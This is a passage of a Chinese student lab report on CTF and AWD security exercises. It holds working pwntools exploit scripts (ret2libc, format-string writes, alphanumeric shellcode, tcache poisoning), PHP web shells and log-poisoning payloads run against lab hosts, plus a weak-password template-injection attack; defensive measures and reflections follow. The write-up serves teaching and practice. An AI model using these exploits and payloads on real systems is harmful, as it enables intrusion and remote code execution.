1. 一个 ROP gadget，用于设置 `rdi` 为 `/bin/sh` 的地址。
2. 跳转到 `system` 函数执行命令。

实验运行后，程序进入交互式 shell，通过命令 `cat /flag` 读取系统中的 `flag`。

```

1  from pwn import *
2
3  # 目标程序的地址信息
4  host = '10.12.153.73'
5  port = 10696
6  p = remote(host, port)
7
8  # 加载目标程序的 ELF 和 libc 信息
9  e = ELF("./37")
10 libc = ELF("./libc.so.6")
11
12 # ROP gadgets 和函数地址
13 pop_rdi = 0x40117E # pop rdi; ret
14 puts_got = e.got["puts"] # puts 的 GOT 地址
15 puts_plt = e.plt["puts"] # puts 的 PLT 地址
16 vuln_addr = e.symbols["vuln"] # 再次回到漏洞点
17
18 # 第一次攻击：泄露 libc 的基地址
19 payload = cyclic(72) # 填充缓冲区
20 payload += p64(pop_rdi) + p64(puts_got) # 设置 rdi = puts 的 GOT 地址
21 payload += p64(puts_plt) # 调用 puts，打印 GOT 地址
22 payload += p64(vuln_addr) # 跳转回漏洞函数
23 p.sendlineafter(b'Go Go Go!!!\n', payload)
24
25 # 接收泄露的地址并计算 libc 基地址
26 puts_addr = u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00')) # 提取 puts 地址
27 libc_base = puts_addr - libc.sym["puts"] # 计算 libc 基地址
28 system_addr = libc_base + libc.sym["system"] # 计算 system 地址
29 binsh_addr = libc_base + next(libc.search(b"/bin/sh")) # 定位 "/bin/sh" 地址
30
31 # 第二次攻击：构造 ROP 链执行 system("/bin/sh")
32 ret = 0x4011CC # ret; 用于对齐栈
33 payload = cyclic(72) # 填充缓冲区
34 payload += p64(ret) # 对齐栈 (16 字节对齐)
35 payload += p64(pop_rdi) + p64(binsh_addr) # 设置 rdi = "/bin/sh"
36 payload += p64(system_addr) # 调用 system
37 p.sendline(payload)
38
39 # 获取交互式 shell
40 p.interactive()

```

图 1-53 ret2libc 脚本

## 6 格式化字符串

本实验的目标是通过利用程序中的格式化字符串漏洞，泄露内存信息并修改关键地址，使程序跳转到特定的函数（如 `success`），从而获取目标系统中的 `flag`。程序分析显示，`printf` 函数存在未正确处理用户输入的格式化字符串漏洞。通过精心构造输入，可以读取或修改程序内存地址，从而实现攻击目标。

在本实验中，目标是修改程序中的返回地址，使其跳转到 `success` 函数。具体步骤如下：

首先，通过格式化字符串漏洞泄露栈上的内容，确定目标函数的返回地址在栈中的位置，以及内存中需要修改的地址值。接着，利用 `%n` 格式化符分块修改返回地址。由于目标地址可能包含多字节数据，通常需要分段完成写入。例如，通过两次或更多次操作，分别写入返回地址的低字节和高字节。

最后，通过劫持控制流，将返回地址改写为 `success` 函数的入口地址，完成攻击。

实验运行后，程序成功调用 `success` 函数，并通过其逻辑输出 `flag`。

```

1  from pwn import *
2
3  # 目标程序的地址信息
4  host = '10.12.153.73'
5  port = 10099
6  p = remote(host, port)
7
8  # 第一步：泄露内存信息，定位目标地址
9  p.sendline(b'3') # 选择触发格式化字符串漏洞的选项
10 payload = b"%p" # 使用格式化符泄露栈内容
11 p.sendlineafter(b"Input what you want to talk: \n", payload)
12 p.recv()
13 res = p.recv().split(b'\n')
14 input_addr = int(res[1], 16) # 提取内存地址
15
16 # 计算返回地址的位置
17 game_ret = input_addr + 0x40 # 返回地址的偏移
18
19 # 第二步：分块修改返回地址
20 # 修改返回地址的低字节
21 p.sendline(b'3') # 再次触发漏洞
22 payload = b"%23c%10$hhn~" + p32(game_ret) # 写入低字节
23 p.sendlineafter(b"Input what you want to talk: \n", payload)
24 p.recv()
25 p.recv()
26
27 # 修改返回地址的高字节
28 p.sendline(b'3') # 继续触发漏洞
29 payload = b"%147c%10$hhn" + p32(game_ret + 1) # 写入高字节
30 p.sendlineafter(b"Input what you want to talk: \n", payload)
31 p.recv()
32 p.recv()
33
34 # 第三步：触发跳转，调用 success 函数
35 p.sendline(b'4') # 执行返回
36 p.recv()
37 flag = p.recv().decode()

```

图 1-54 格式化字符串脚本

## 7 shellcode

本实验的目标是通过输入自定义 Shellcode，劫持程序的控制流，使其执行恶意指令，从而获取交互式 shell，并读取系统中的 flag。

Shellcode 是一段机器代码，通常直接执行特定指令，比如打开一个 shell（如 `execve("/bin/sh")`）。实验中的 Shellcode 使用了特定的编码技术，使其仅由可见的 ASCII 字符组成，以绕过输入限制。

首先，构造 Shellcode。由于程序可能对输入字符有严格限制（如只允许可见字符），需要使用专门的工具（如 ALPHA3）将常规 Shellcode 转换为只包含可见字符的格式。转换后的 Shellcode 将执行目标操作 `execve("/bin/sh", NULL, NULL)`，以打开一个交互式 shell。接着，将生成的 Shellcode 输入到目标程序的缓冲区中。程序在执行用户输入的 Shellcode 时会打开 shell，随后可通过 `cat /flag` 获取系统中的 flag。

```

1  from pwn import *
2
3  # 目标程序的地址信息
4  host = '10.12.153.73'
5  port = 10105
6  p = remote(host, port)
7
8  # 可见字符 Shellcode, 由 ALPHA3 工具生成
9  payload = (
10 |     b"Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02I
11 | )
12
13 # 发送 Shellcode 并执行
14 p.sendlineafter(b">", payload)
15 p.interactive()

```

图 1-55 shellcode 脚本

## 8 堆溢出

本实验的目标是利用堆溢出漏洞，通过堆管理机制（如 `unsorted bin` 和 `tcache`）的特性，泄露 `libc` 基地址并覆盖 `__malloc_hook` 指针，从而劫持程序控制流并执行目标指令。

堆溢出漏洞通常发生在程序未正确检查动态分配内存的边界条件时，导致用户能够越界操作堆中的数据。本实验利用了 `unsorted bin` 和 `tcache` 的特性，分两个阶段完成攻击：

1. 泄露 `libc` 的基地址。
2. 覆盖 `__malloc_hook` 指针，使其指向伪造的 `shell` 地址。

### 1. 泄露 `libc` 的基地址

利用 `unsorted bin` 的堆块特性：

- 申请一个大于 `0x408` 的堆块并释放，释放后的堆块会进入 `unsorted bin`。
- `unsorted bin` 中的堆块头部会包含指向 `main_arena+96` 的指针，通过泄露该指针可以计算出 `libc` 的基地址。

计算公式：

- `main_arena = fd - 96`
- `libc_base = main_arena - 偏移量 (libc.sym['__malloc_hook'])`

### 2. 覆盖 `__malloc_hook` 指针

利用 `tcache poisoning` 技术：

1. 释放一个小堆块（如 `0x20`），并修改其 `fd` 指针，使其指向 `__malloc_hook`。
2. 多次申请堆块，最后一次申请会覆盖 `__malloc_hook` 指针。
3. 将 `__malloc_hook` 的值替换为伪造的 `shell` 地址。

### 3. 执行目标指令

触发 `malloc` 时，程序会跳转到 `__malloc_hook` 的地址执行指令，从而执行 `Shellcode` 或直接调用目标函数（如 `system("/bin/sh")`）。

```

11 # 定义堆操作函数
12 def add(i, size):
13     p.sendlineafter(b"Your choice >> ", b'1')
14     p.sendlineafter(b"index: ", str(i).encode())
15     p.sendlineafter(b"size: ", str(size).encode())
16
17 def free(i):
18     p.sendlineafter(b"Your choice >> ", b'2')
19     p.sendlineafter(b"index: ", str(i).encode())
20
21 def show(i):
22     p.sendlineafter(b"Your choice >> ", b'3')
23     p.sendlineafter(b"index: ", str(i).encode())
24
25 def edit(i, content):
26     p.sendlineafter(b"Your choice >> ", b'4')
27     p.sendlineafter(b"index: ", str(i).encode())
28     p.sendlineafter(b"content: ", content)
29
30 # 泄露 libc 基地址
31 add(0, 0x410) # 分配大堆块
32 add(1, 0x20) # 分配小堆块
33 free(0) # 释放大堆块进入 unsorted bin
34 show(0) # 泄露 main_arena 地址
35 main_arena = u64(p.recv()[9:-1].ljust(8, b'\x00')) - 96
36 malloc_hook = main_arena - 0x10
37 libc_base = malloc_hook - libc.sym['__malloc_hook']
38 shell = libc_base + 0x10A2FC # 偏移为 one_gadget
39
40 # 覆盖 __malloc_hook
41 free(1) # 释放小堆块进入 tcache
42 edit(1, p64(malloc_hook)) # 修改 fd 指针指向 __malloc_hook
43 add(2, 0x20) # 申请堆块，取出伪造的 tcache
44 add(3, 0x20) # 再次申请，覆盖 __malloc_hook
45 edit(3, p64(shell)) # 将 __malloc_hook 指向伪造的 shell 地址
46
47 # 触发 malloc，执行目标指令
48 add(4, 0x10) # 触发 malloc
49 p.interactive()

```

图 1-56 堆溢出脚本

## 二、CTF 比赛

### 1 Web1

简单的文件包含，唯一限制是文件格式 php 要做双写绕过，直接上传 shell.pphp 即可得到 flag：

```
<?php
    echo "<pre>";
    echo shell_exec("cat /flag");
    echo "</pre>";
?>
```

### 2 Web2

首先确定引擎是 Apache2，其日志存在可利用的文件包含漏洞通过设置 `hust` 字段 `post` 的值为 `/var/log/apache2/access.log` 查看默认日志，此时更改 User-Agent，如果 User-Agent 中为 php 代码，日志文件就会将其解析，触发文件包含漏洞。将 User-Agent 设置为 `<?php system('cat fl4g.php');?>`，Ctrl+U 即可在源代码中显示 flag：



图 2-1 Apache 日志文件包含漏洞

### 3 Reverse1

使用 IDA Pro 打开了目标程序，发现程序中没有明显的 `main` 函数。为了进一步分析，我们转向汇编段，试图查找程序入口。通过搜索，我们发现一个标记为 `main` 的部分，但该部分无法被正确反汇编。我们继续分析，发现在这段代码中存在一些无法被正常解析的指令。

经过进一步的检查，我们注意到有一条无条件跳转指令，跳转到了地址 `0x4010AF`。我们推测，从 `0x4010AA` 到 `0x4010AF` 这一段代码可能是无效的指令，原因是跳转指令直接跳过了这些指令，导致它们未被执行。为了验证这一猜测，我们将这些无效的指令替换为 `nop` 指令（空操作指令），这样程序运行时这些指令将不会产生任何实际效果。

修改完指令后，重新编译了程序，消除了反汇编时出现的问题。接下来，程序的后续部分涉及两个解密过程。我们编写了解密脚本来还原加密的数据，通过模拟程序中的解密逻辑，恢复了加密后的数据。

```
if ( strlen(Arglist) != 35 )
    goto LABEL_12;
v3 = 0;
if ( strlen(Arglist) != 1 )
{
    do
    {
        Arglist[v3] += Arglist[v3 + 1];
        ++v3;
    }
    while ( v3 < strlen(Arglist) - 1 );
}
for ( i = 0; i < strlen(Arglist); ++i )
    Arglist[i] = __ROR1__(Arglist[i], 4);
```

图 2-2 逆向 1 关键代码

### 4 Reverse2





在本题中，已知  $e$  和  $p-1$  是互素的，这意味着  $e$  与  $p-1$  之间的最大公约数是 1。因此，可以通过计算  $e$  对  $p-1$  的逆元来求得私钥  $d$ 。具体地， $d = \text{invert}(e, p-1)$ ，这表示我们需要求出一个整数  $d$ ，使得  $e * d \equiv 1 \pmod{p-1}$ ，即  $e$  与  $d$  的乘积在  $p-1$  模下等于 1。通常，这个过程可以通过扩展欧几里得算法来实现，扩展欧几里得算法可以有效地求出一个整数的模逆。

有了  $d$  之后，就可以使用它来解密密文  $c$  了。RSA 解密的公式是  $m = c^d \bmod n$ ，其中  $m$  是明文， $c$  是密文， $d$  是私钥， $n$  是模数， $n = p * q$ ，其中  $p$  和  $q$  是 RSA 的两个大质数。在 RSA 解密过程中，直接对大模数  $n$  进行运算可能比较复杂，因此可以使用一个优化的方法，即通过分解计算来减少计算量。具体地，可以先分别计算  $m \bmod p$  和  $m \bmod q$ ，即： $m_1 = c^d \bmod p$ ， $m_2 = c^d \bmod q$

在这两步计算中， $m_1$  和  $m_2$  是密文  $c$  通过私钥  $d$  对  $p$  和  $q$  取模后的结果。这里的计算可以使用 Python 中的 `pow(c, d, p)` 来高效地计算  $c^d \bmod p$  和  $c^d \bmod q$ 。接下来，通过结合  $m_1$  和  $m_2$  的结果，就可以恢复出明文  $m$ 。为了将  $m_1$  和  $m_2$  合并，可以使用中国剩余定理（CRT）或者其他合适的合并算法。

通过上述步骤，利用私钥  $d$  和模数  $p$ 、 $q$ ，可以有效地解密出 RSA 加密的明文。

## 8 Crypto2

首先，题目给出了最后一个加密块（IV）和原始消息的内容，并提供了两个已知值 `gift` 和 `hint`，我们需要利用这两个已知值通过 XOR 运算生成 AES 的密钥。具体来说，我们通过以下公式计算出 AES 密钥：

```
key = long_to_bytes(gift ⊕ hint)
```

接下来，使用已知的最后一个 IV（初始化向量）作为 AES 解密过程的起点。题目中给出的 IV 值是 `b290f7b4894c5b7609fe52de49d0c4fe`，这将作为 CBC 模式下的解密初始 IV。解密过程中，将接收到的加密消息按 16 字节进行分块，每个块对应 16 字节的 AES 加密数据。对于最后一个块，我们已经知道它的 IV，所以可以直接开始解密过程。解密过程中，每个消息块（记作 `ms`）都需要使用 AES 密钥和当前的 IV 进行解密，得到一个中间结果。然后，将这个中间结果与对应的加密块（即密文）进行异或操作，从而恢复出原始的明文数据块。具体操作如下：

- 对于每个消息块（`ms`），首先使用 AES 密钥和当前的 IV 进行解密，得到一个中间结果。中间结果是通过 AES 解密算法和当前 IV 对密文块进行解密后的数据。
- 将该中间结果与当前密文块进行按位 XOR 运算，得到原始的明文数据块。
- 更新当前的 IV 为上一块的密文，因为在 CBC 模式下，每个加密块是基于前一个块的密文加密的，因此解密时需要将 IV 更新为上一块的密文，以便解密下一个块。
- 重复上述步骤，直到所有加密块都被解密并恢复为原始明文数据块。

最后，将所有解密后的明文数据块按照正确的顺序重新组合起来，就能得到完整的原始消息。通过这种逐块反向解密的方式，最终恢复了整个消息的内容。

## 9 Pwn1

首先，程序存在一个 64 字节的缓冲区，攻击者可以输入超出该长度的数据。当输入超过缓冲区大小的数据时，多余的数据将会覆盖栈中的返回地址。控制返回地址指向我们想要执行的指令。接下来，利用程序中的 ROP 链。通过在二进制文件中找到合适的 `gadgets`，例如 ``pop rdi; ret``，可以控制函数调用的参数。还需要获取 ``/bin/sh`` 字符串的地址，以及 `system` 函数的地址。

构造的攻击 payload 包括：

1. 填充缓冲区的无效数据，使其达到溢出点。
2. 覆盖返回地址为 ``pop rdi; ret`` 地址，以控制下一个指令的执行。
3. 在 ``rdi`` 寄存器中放入 ``/bin/sh`` 字符串的地址，作为 `system` 函数的参数。
4. 调用 `system` 函数的地址，执行命令。

最后，将构造好的 payload 发送给目标程序，程序按照被劫持的控制流执行，最终获得了目标系统的

shell 权限。

```
pop_rdi = 0x401c73 # pop rdi; ret
ret = 0x40101a # ret
binsh = 0x4023ff # "/bin/sh" 字符串的地址
system = elf.sym["system"] # 获取system函数的地址

# 构造payload
payload = cyclic(64 + 8) + p64(pop_rdi) + p64(binsh) + p64(0x401b21)
```

图 2-4 ROP 链利用

## 10 Pwn2

1. 程序分析：目标程序存在缓冲区溢出漏洞，但开启了栈保护（Canary），且存在返回指针重定向的可能。
2. 确定溢出偏移：使用 cyclic 方法生成独特的模式字符串，确定栈溢出发生时覆盖到返回地址所需的字节数。根据代码可知，溢出偏移为 72 字节。
3. 绕过栈保护：首先需要泄露栈中的 Canary 值，以便在构造溢出 payload 时填入正确的 Canary，避免程序因栈保护机制而崩溃。
4. 泄露函数地址：利用溢出漏洞构造 ROP 链，调用 puts 函数输出程序的 GOT 表中 puts 函数的实际地址，同时返回到程序的主函数以保持程序的正常运行。
5. 获取 libc 基地址：接收泄露的 puts 函数地址，通过与本地或已知的 libc 库对应的偏移，计算出 libc 的基地址。
6. 计算重要函数和字符串的地址：使用 libc 基地址，计算出 system 函数和字符串 "/bin/sh" 的实际内存地址，这些是后续执行系统命令所必需的。
7. 构造第二次溢出 payload：再次构造溢出数据，包含正确的 Canary 值，利用 ROP 技术重定向程序的执行流程，调用 system("/bin/sh")，从而获得一个交互式的 Shell。
8. 获取交互式 Shell：发送最终的 payload 后，程序执行 system("/bin/sh")，攻击者即可获得目标系统的 Shell 权限，完成漏洞利用。

通过上述步骤，成功地利用了程序的缓冲区溢出漏洞，绕过了栈保护机制，泄露了 libc 中关键函数的地址，最终执行了系统命令，达到了获取 Shell 的目的。

```
pop_rdi = 0x401343
ret=0x40101a
binsh = 0x404058
system=0x4010b0

#利用printf没读到0不截断的特点，泄露canary
payload1=b'a'*72
p.sendlineafter('name?',payload1)

p.recvuntil(b'a'*72)
canary=u64(p.recv(8))-0xa

print(hex(canary))

payload = cyclic(72)+p64(canary)+p64(0)+p64(pop_rdi)+p64(elf.got["puts"])+p64(elf.plt["puts"])+p64(elf.sym["main"])

p.sendlineafter('stack!',payload)

puts = u64(p.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))
print(hex(puts))

libc=libcSearcher("puts",puts)

libcbase=puts-libc.dump('puts')
system=libcbase+libc.dump('system')
binsh=libcbase+libc.dump('str_bin_sh')
print(hex(system))
print(hex(binsh))

payload=cyclic(72)+p64(canary)+p64(0)+p64(ret)+p64(pop_rdi)+p64(binsh)+p64(system)
```

图 2-4 canary 保护的 ROP 链利用

### 三、 AWD 对抗过程

#### 3.1 目标靶机攻击思路

整体在实战中想到并用到了的思路如下：

- 弱口令漏洞：未做防护的靶机，存在弱口令漏洞，初始默认账户和密码是 admin 和 admin888。
- 后台管理系统存在模板注入漏洞：用/login.php 访问后台模板管理界面，通过使用 PHP 短标签 payload（用<?=防止被过滤规则筛选）进行代码执行。构造 payload 执行系统命令/直接读取 flag，提升权限或获得更多系统信息。
- 痕迹清除：在测试结束后，彻底清除所有留下的痕迹，包括日志记录、临时文件等，确保靶机环境恢复到初始状态。
- 系统一句话木马：查看/404.php 界面，是否存在预置的后门，即 eval()函数引发的一句话木马。

#### 3.2 攻击过程

用弱口令 admin+admin888 登录/login.php：



图 3-1 尝试弱口令

用弱口令打开后台管理主页后，在“更多功能-模块管理”中找到 index.html 文件：



图 3-2 后台管理界面

在 index.html 中添加 php 执行 cat /flag，提交文件，Ctrl+U 查看源码，在底部就可得到 flag：

```
216 <!--网站公用底部——开始-->
217 {eyou:include file="footer.htm" /}
218 <!--网站公用底部——结束-->
219 {eyou:static file="skin/js/pintuer.js" /}
220 {eyou:static file="skin/js/common.js" /}
221 <!-- Owl Carousel -->
222 {eyou:static file="skin/Lib/OwlCarousel2.21/owl.carousel.min.css" /}
223 {eyou:static file="skin/Lib/OwlCarousel2.21/owl.carousel.min.js" /}
224 {eyou:static file="skin/Lib/OwlCarousel2.21/custom.js" /}
225 </body>
226 </html>
227 <?php system('cat /flag');
```

图 3-3 更改 index.html 文件

（另外一种取巧的办法是：任何被攻破过的靶机主页，在源码中都会留下 flag 的痕迹，我们可以跑一个持续监控脚本，识别、“偷取”、并提交……）

```
821 <div class="copyright height">
822 <div class="x8">
823 Copyright©2020-2023 dedeCMS 版权所有 <a href="https://beian.miit
824 <div class="x4 text-right">
825 <a href="http://192.168.209.169:8080/sitemap.xml">SiteMap</a>
826 </div>
827 </div>
828 </div>
829 </div>
830 </footer>
831 <!--底部版权-->
832
833 <!-- 应用插件标签 start -->
834
835 <!-- 应用插件标签 end -->
836 <!--网站公用底部——结束-->
837 <script type="text/javascript" src="/template/pc/skin/js/pintuer.js?t=1698305901"></s
838 <link rel="stylesheet" type="text/css" href="/template/pc/skin/Lib/OwlCarousel2.21/ow
839 </html>
840 awd{8zFLIne6MiS11U4PZTDB1QULqGz9oleE}
```

图 3-4 靶机主页源码

### 3.3 安全防护方案设计

#### 1. 定期备份与文件监控

定期对网站及其数据库进行全面备份，确保在数据丢失或系统故障时能够迅速恢复。同时，实施文件完整性监控，利用 SHA-256 等校验算法定期对比关键文件与备份版本，及时发现并处理异常修改。

#### 2. 强化密码管理

定期更新系统管理员和用户的密码，确保密码复杂度高，包含大写字母、小写字母、数字及特殊符号，避免使用易猜测的密码组合。

#### 3. 强制密码策略

在用户注册和密码更改时，强制实施密码强度要求，规定最低长度并要求包含多种字符类型，以提高密码的抗破解能力。

#### 4. 安全存储用户凭证

使用业界认可的哈希算法（如 Argon2、PBKDF2）对用户密码进行加密，并添加随机盐值，防止通过预计算哈希表进行的攻击。

#### 5. 输入验证与过滤

对所有用户输入进行严格的验证和过滤，特别是对特殊字符和 HTML 标签进行处理，防止跨站脚

本（XSS）和其他注入攻击。

#### 6. 账户锁定机制

在检测到连续多次失败的登录尝试后，自动暂时锁定相关账户一段时间，以防止暴力破解攻击。

#### 7. 安全的数据库操作

在与数据库交互时，采用预编译语句或参数化查询，避免将用户输入直接拼接到 SQL 语句中，从而防止 SQL 注入攻击。

#### 8. 最小权限原则

数据库账户仅分配执行特定任务所需的最低权限，避免使用拥有高权限的账户进行日常应用操作，减少潜在的安全风险。

#### 9. 部署应用层防火墙

配置 Web 应用防火墙（WAF），针对常见的攻击模式（如 SQL 注入、跨站脚本等）设置防护规则，实时监控并拦截可疑的恶意请求。

### 3.4 安全防护过程

为了有效实施安全防护方案，确保系统在各个环节的安全性，制定了以下具体的防护流程：

#### 1. 数据备份

##### ■ 网站数据备份

首先，确定网站根目录的位置，位于 `/var/www/html/` 下。使用压缩工具对网站源码进行备份，例如执行以下命令将所有文件打包并压缩成 `www_backup.tar.gz`：

```
tar -zcvf www_backup.tar.gz -C /var/www/html/ .
```

##### ■ 数据库备份

确认数据库的存储路径，以 MySQL 为例，进行数据库的备份操作。确保备份目录具有写入权限。使用 `mysqldump` 工具进行备份：

##### ■ 备份特定数据库：

```
mysqldump -u root -p Test > /tmp/Test_backup.sql
```

输入密码后，将指定的 `Test` 数据库备份到 `/tmp/Test_backup.sql` 文件中。

##### ■ 备份所有数据库并跳过表锁定：

```
mysqldump -u root -p --all-databases --skip-lock-tables >
~/backup_all_databases.sql
```

该命令将所有数据库备份到用户主目录下的 `backup_all_databases.sql` 文件中，同时跳过表锁定以避免对正在运行的服务造成影响。

#### 2. 漏洞与后门修复

对备份后的网站源码进行安全扫描，以识别潜在的漏洞和后门程序。可以使用安全扫描工具如 D 盾（DShield）进行全面检查，识别出可疑的代码片段或安全漏洞。一旦发现问题，应立即采取以下措施：

##### ■ 删除恶意代码

对于检测到的明显后门代码，直接从源码中删除，确保系统不再存在被利用的后门。

##### ■ 注释可疑代码

对于不确定的代码段，先进行注释处理，并进一步分析其功能，确保不影响系统的正常运行。

- **修补漏洞**

针对扫描过程中发现的安全漏洞，及时应用补丁或修改代码，关闭潜在的攻击入口，提升系统的整体安全性。

### 3. 流量监控与文件监控的安装与配置

- **流量监控**

流量监控的主要目的是捕捉外部对服务器的访问流量，区分不同类型的流量（如基于 HTTP 的 Web 流量和基于 TCP 的 PWN 流量）。通过监控流量，可以进行详细的流量审计，识别异常访问模式，及时发现并应对潜在的攻击行为。常用的流量监控工具包括：

1. **自定义监控脚本**

针对 PHP 文件，可以编写专门的流量监控脚本，以实时记录和分析访问请求。

2. **现成工具**

利用 GitHub 上的开源工具如 Watchbird，快速部署流量监控系统，提升监控效率。

- **文件监控**

文件监控的目的是实时监控服务器端关键文件的变化，防止恶意攻击者通过上传木马文件或删除重要文件来破坏系统。文件监控的实施步骤包括：

1. **监控敏感文件**

设定需要监控的敏感文件和目录，使用文件监控工具（如 inotify 或 Tripwire）实时跟踪文件的修改、删除和新增操作。

2. **报警与响应**

当监控系统检测到文件变化时，立即触发报警机制，防止进一步的安全威胁。

3. **日志记录与分析**

保存所有文件操作的日志，定期分析日志内容，识别异常行为。

### 4. 定期更新与补丁管理

在 AWD 比赛中，保持系统和应用程序的最新状态是确保安全的关键步骤。定期更新与补丁管理包括以下内容：

- **操作系统和软件更新**

定期检查并应用操作系统和所有相关软件的安全更新和补丁，修复已知的漏洞和安全缺陷。可以使用包管理工具（如 apt, yum）自动化更新过程。

- **应用程序补丁**

对于使用的第三方应用程序和库，确保及时获取并应用最新的补丁版本。

- **补丁测试与验证**

在生产环境中应用补丁前，先在测试环境中进行验证，确保不会引发新的问题影响系统的正常运行。

- **记录与审计**

维护管理的日志和记录，定期审计已应用的补丁，确保所有系统组件都处于最新的安全状态。



## 四、实验总结和建议

### 4.1 实验总结

#### 4.4.1 CTF 实训解题过程实验总结

在 CTF 实训中，涉及 Web、Reverse、Crypto、Misc、Pwn 等多种题型，我的核心收获在于基础知识的灵活应用和细节的敏锐捕捉。

- **经验总结：**在 Web 题中，重点学习了绕过过滤规则和逻辑漏洞的多种方法，如通过双编码或内嵌 JavaScript 实现绕过 WAF。逆向分析的过程中，则通过对汇编指令流的逐步调试定位关键变量，从而破解了隐藏逻辑。在密码学题目中，我进一步理解了公钥密码的弱点，如共模攻击在实际应用中的威胁性。

- **问题反思：**然而，也有部分题目因为未能高效分工或缺乏理论储备而浪费时间。例如某题需要利用 NTFS 分区的特定属性解密数据，但我对文件系统细节了解不足，导致难以突破。

#### 4.4.2 CTF 比赛实验总结

CTF 比赛不仅是一场技术竞赛，更是对决策能力的考验。通过比赛，我发现个人能力与题目挑战性的平衡尤为重要。

- **赛场经验：**在比赛中，我以“优先解决熟悉且易上手题目”为策略。虽然过程中有些题目难以攻克，并且没有发现一道 crypto 是做过的原题，但因为进入状态较快、节省时间，我最终还是解出了所有题目。

- **赛后反思：**比赛中暴露了对“偏题型”的准备不足，例如对稀有编码格式的处理效率较低。这让我意识到，未来需要更加注重知识的广度积累，避免因为“冷门题”失分。

#### 4.4.3 AWD 对抗实验总结

AWD 实验模拟了真实环境中的攻防场景，极大地强化了我对系统安全的整体认知。

- **攻防对抗的挑战：**在防守阶段，我通过 iptables 和 Fail2Ban 工具设置访问规则并修改弱口令成功减少了攻击流量；然而，由于对隐藏后门疏忽，成为主要入侵点，导致部分服务被攻破。

- **收获与不足：**此次实验让我认识到攻防场景中实时监控的重要性，同时也提醒我，防守者需要时刻关注系统的整体安全性，而不能单纯依赖工具。

### 4.2 意见和建议

1. **结合实际场景的训练：**建议实验中引入更多接近真实企业环境的攻防场景，例如模拟生产系统的 AWD 攻防训练，让我们了解安全运维的全流程，而不仅仅是“发现漏洞并修复”。

2. **更完善的工具链支持：**现有实验工具链的整合性有限，建议进一步优化，如将自动化漏洞扫描与半自动化漏洞修复结合，通过更直观的界面展示攻防数据，让学习者不仅能操作，还能理解系统背后的逻辑。

3. **实践与理论的交融：**在实验任务设计上，建议引入更多理论分析环节，比如在实验结束后复盘某些攻防行为的理论依据与防护策略，从而帮助我们真正理解技术背后的原理，而不是机械化模仿完成任务。

4. **团队协作能力培养：**无论是比赛还是实验，网络安全都离不开团队协作。建议学校定期举办内部团队对抗赛，培养学生的沟通能力、分工意识和资源利用能力。



## 五、 实验感想（包含思政）

实验过程中，我不仅在技术层面收获颇丰，也对网络安全行业的价值与使命有了更深的思考，我想主要从四个方面来谈谈自己的感想：

### 1.技术与责任并重

网络安全技术是“矛”与“盾”的博弈。通过 CTF 和 AWD 的实践，我深刻体会到攻击技术的强大，但也感受到防御者面临的巨大压力。一次防护失误可能导致整个系统崩溃，而攻击者的“一锤定音”却是以无数次失败为代价。因此，作为一名网络安全从业者，我们必须不仅拥有过硬的技术，还需要时刻保持责任心和道德意识，避免滥用技术的同时，更好地保护用户权益。

### 2.实践课程的重要性

实验教学让我认识到，理论与实践结合的课程对人才培养至关重要。通过模拟真实场景，我不仅学会了常见漏洞的利用和修复，还了解了从攻击者视角审视防御体系的必要性。这种换位思考能力，将成为未来工作中的宝贵财富。更重要的是，我意识到，只有通过持续的动手实践，才能真正掌握网络安全技术，而不是停留在书本理论中。

### 3.网络安全与国家安全

网络空间已经成为国家安全的“新战场”，CTF 和 AWD 的对抗性实验让我意识到，网络安全能力的提高不仅仅是个人成长的需求，更是国家安全战略的重要一环。特别是在 AWD 比赛中，我体验到攻击方的“快准狠”和防守方的“稳准全”是如何互相交织，这种攻防拉锯战就像国际间的网络安全竞赛。我们不仅需要培养优秀的网络安全人才，更要注重团队协作、创新精神和对复杂系统的整体把控能力。

### 4.社会价值与个人使命

网络安全的意义不只是技术本身，更在于它对社会的深远影响。保护企业数据、保障用户隐私、维护国家信息基础设施安全，这些都是每一位网络安全从业者需要承担的使命。而通过本次实验课程，我深刻认识到，我希望在未来的职业生涯中，不仅成为一名技术专家，更成为一名能够对社会负责的网络安全守护者。

## 原创性声明

本人郑重声明本报告内容，是由作者本人独立完成的。有关观点、方法、数据和文献等的引用已在文中指出。除文中已注明引用的内容外，本报告不包含任何其他个人或集体已经公开发表的作品成果，不存在剽窃、抄袭行为。

已阅读并同意以下内容。

判定为不合格的一些情形：

- （1） 请人代做或冒名顶替者；
- （2） 替人做且不听劝告者；
- （3） 实验报告内容抄袭或雷同者；
- （4） 实验报告内容与实际实验内容不一致者；
- （5） 实验代码抄袭者。

**作者签名：** 戴申宇